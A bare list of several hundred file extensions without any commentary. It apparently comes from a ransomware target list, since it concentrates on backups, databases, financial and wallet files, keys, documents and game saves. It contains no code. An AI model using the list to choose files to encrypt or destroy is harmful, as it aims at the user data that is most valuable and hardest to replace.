73b	bpw	erf	lcb	oeb	rbc	tor
7z	bsa	esm	ldabak	ogg	rbf	trn
__a	bup	exe	litemod	oil	rbk	ttbk
__b	c	exf	llx	old	rbs	txt
ab	caa	fbc	lnk	onepkg	rdb	uci
ab4	cas	fbf	ltx	orf	re4	upk
aba	cbk	fbk	lua	ori	rgss3a	v2i
abbu	cbs	fbu	lvl	orig	rim	vb
abf	cbu	fbw	m	ost	rm	vbk
abk	cdf	fdb	m2	otg	rmbak	vbm
abu	cdr	ff	m3u	oth	rmgb	vbox-prev
abu1	cdr3	ffd	m4a	otp	rofl	vcf
accdb	cdr4	fff	m4v	ots	rrr	vdf
accde	cdr5	fh	map	ott	rtf	vfs0
accdr	cdr6	fhd	max	oyx	rw2	vmdk
accdt	cdrw	fhf	mbf	p12	rwl	vob
ach	cdx	fla	mbk	p7b	rwz	vpcbackup
acp	ce2	flat	mbw	p7c	s3db	vpk
acr	cel	flka	mcmeta	pab	safenotebackup	vpp_pc
act	cenon~	flkb	mdb	pages	sas7bdat	vrb
adb	cer	flv	mdbackup	pak	sav	vtf
adi	cfp	fmb	mdc	paq	say	w01
ads	cfr	forge	mddata	pas	sb	w3x
aea	cgm	fos	mdf	pat	sbb	wallet
afi	cib	fpk	mdinfo	pba	sbs	walletx
agdl	ck9	fpsx	mef	pbb	sbu	war
ai	class	fpx	mem	pbd	sdO	wav
ait	cls	fsh	menu	pbf	sda	wb2

al
apj
apk
arc
arch00
arw
as4
asd
asf
ashbak
asm
asmx
asp
aspx
asset
asv
asvx
asx
ate
ati
avi
awg
ba6
ba7
ba8
ba9
bac
back
backup
backup1
backupdb
bak
bak2
bak3
bakx
bak~
bank
bar
bat
bay
bbb
bbz
bc6
bc7
bck
bckp
bcm
bdb
bff
bgt
bif
bifx
big
bik
bk1
bkc
bkf
bkp
bkup
bkz
cmf
cmt
config
cpi
cpp
cr2
craw
crds
crt
crw
cs
csd
csh
csl
csm
css
csv
d3dbsp
da0
dac
das
dash
dazip
db
db-journal
db0
db3
dba
dbf
dbk
dbs
dbx
dc2
dcr
dcs
ddd
ddoc
ddrw
dds
der
des
desc
design
dgc
dim
divx
diy
djvu
dmp
dna
dng
doc
docm
docx
dot
dotm
dotx
dov
dpb
drf
ftmb
ful
fwbackup
fxg
fza
fzb
gb1
gb2
gbp
gdb
gho
ghs
gray
grey
gry
gs-bck
gz
h
hbk
hkdb
hkx
hplg
hpp
htm
htm1
html
hvpl
ibank
ibd
ibk
ibz
icbu
icf
icxs
idx
iif
iiq
incpas
indd
index
inprogress
ipd
iso
itdb
itl
itm
iv2i
iwd
iwi
j01
jar
java
jbk
jdc
jpa
jpe
jpeg
jpg
jps
js
mfw
mig
mkv
mlx
mmw
moneywell
mos
mov
mp3
mp4
mpb
mpeg
mpg
mpqge
mrw
mrwref
msg
msi
msim
mv_
myd
mynotesbackup
nb7
nba
nbak
nbd
nbd
nbf
nbi
nbk
nbs
nbu
ncf
nco
nd
nda
ndd
nef
nfb
nfc
nk2
nop
noy
npf
nps
nrbak
nrs
nrw
ns2
ns3
ns4
nsd
nsf
nsg
nsh
ntl
nwb
nwbak
nx2
nxl
pbj
pbl
pbx5script
pbxscript
pcd
pct
pdb
pdd
pdf
pef
pem
pfi
pfx
php
php5
phtml
pk7
pkpass
pl
plc
plc
png
pot
potm
potx
ppam
pps
ppsm
ppsx
ppt
pptm
pptx
pqb-backup
prf
prv
ps
psa
psafe3
psd
psk
pspimage
pst
ptb
ptx
pvc
pvhd
py
qba
qbb
qbk
qbm
qbmb
qbmd
qbr
qbw
qbx
qby
qdf
qic
qsf
sdc
sdf
sid
sidd
sidn
sie
sim
sis
skb
sldm
sldx
slm
sln
sme
sn1
sn2
sna
sns
snx
spf
spg
spi
sps
sqb
sql
sqlite
sqlite3
sqlitedb
sr2
srf
srr
srt
srw
st4
st6
st7
st8
std
stg
sti
stw
stx
sty
sum
sv$
sv2i
svg
swf
sxc
sxd
sxg
sxi
sxm
sxw
syncdb
t12
t13
tar
tax
tbk
wbb
wbcat
wbk
wbx
win
wjf
wma
wmo
wmv
wotreplay
wpb
wpd
wps
wspak
wxwanam
x
x11
x3f
xbk
xf
xis
xla
xlam
xlk
xlm
xlr
xls
xlsb
xlsm
xlsx
xlt
xltm
xltx
xlw
xml
ycbcra
yrcbck
yuv
zbfx
zip
ztmp
~cw